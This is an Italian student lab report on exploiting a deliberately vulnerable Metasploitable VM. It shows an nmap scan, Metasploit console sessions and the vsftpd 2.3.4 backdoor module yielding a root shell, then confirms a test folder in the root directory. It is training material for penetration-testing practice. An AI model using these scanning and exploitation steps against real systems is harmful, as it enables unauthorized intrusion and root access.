
S7-L1


Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable. Traccia: Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

controllare con nmap le porte aperte




```
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.1.102
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet       Linux telnetd
25/tcp   open     smtp         Postfix smtpd
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec         netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell        Netkit rshd
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ftp          ProFTPD 1.3.1
3306/tcp open     mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Apertura msfconsole




```
+ -- --=[ 1388 payloads - 46 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Unknown command: exploit(unix/ftp/vsftpd_234_backdoor)
msf6 > exploit
[-] Unknown command: exploit
msf6 > search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.


OPTIONS:

    -h, --help                      Help banner
    -I, --ignore                    Ignore the command if the only match has
the same name as the search
    -o, --output <filename>         Send output to a file in csv format
    -r, --sort-descending <column>  Reverse the order of search results to de
scending order
    -S, --filter <filter>           Regex pattern used to filter search resul
ts
    -s, --sort-ascending <column>   Sort search results by the specified colu
mn in ascending order
    -u, --use                       Use module if there is one result
```

impostare msfconsole in modo da eseguire l exploit



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[+] 192.168.1.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:35289 → 192.168.1.102:6200) at 2024-01-15 10:
18:50 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d5:0b:c4
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed5:bc4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1467 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:167354 (163.4 KB)  TX bytes:119035 (116.2 KB)
          Base address:0×d020 Memory:f0200000-f0220000
```

attraverso msfconsole abbiamo inserito il file nella directory root



```
metasploitable login: msfadmin
Password:
Last login: Fri Jan 12 03:40:29 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ cd /
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys              usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$ _
```